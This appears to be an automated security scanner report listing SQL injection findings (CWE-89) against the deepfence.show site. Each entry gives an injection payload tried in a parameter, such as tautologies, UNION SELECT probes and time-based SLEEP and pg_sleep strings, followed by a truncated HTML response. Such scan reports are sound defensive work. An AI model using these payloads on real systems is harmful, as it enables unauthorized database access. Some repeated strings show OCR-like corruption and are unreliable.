Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#575

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin') or '1'='1/*</td></tr></table>	Name	Value	demouser@deepfence.io	admin') or '1'='1/*
Name	Value				
demouser@deepfence.io	admin') or '1'='1/*				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#576				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13#</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#577				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#578

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAQCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#579				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>pg_sleep(5)--</td></tr></table>	Name	Value	demouser@deepfence.io	pg_sleep(5)--
Name	Value				
demouser@deepfence.io	pg_sleep(5)--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#580

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#581

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	" or true--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#582

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 1=1

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#583

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#584				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggvFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#585				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>')) or sleep(5)='</td></tr> </table>	Name	Value	demouser@deepfence.io	')) or sleep(5)='
Name	Value				
demouser@deepfence.io	')) or sleep(5)='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>				

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#586

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#587				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or sleep(5)#</td></tr></table>	Name	Value	demouser@deepfence.io	' or sleep(5)#
Name	Value				
demouser@deepfence.io	' or sleep(5)#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#588				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
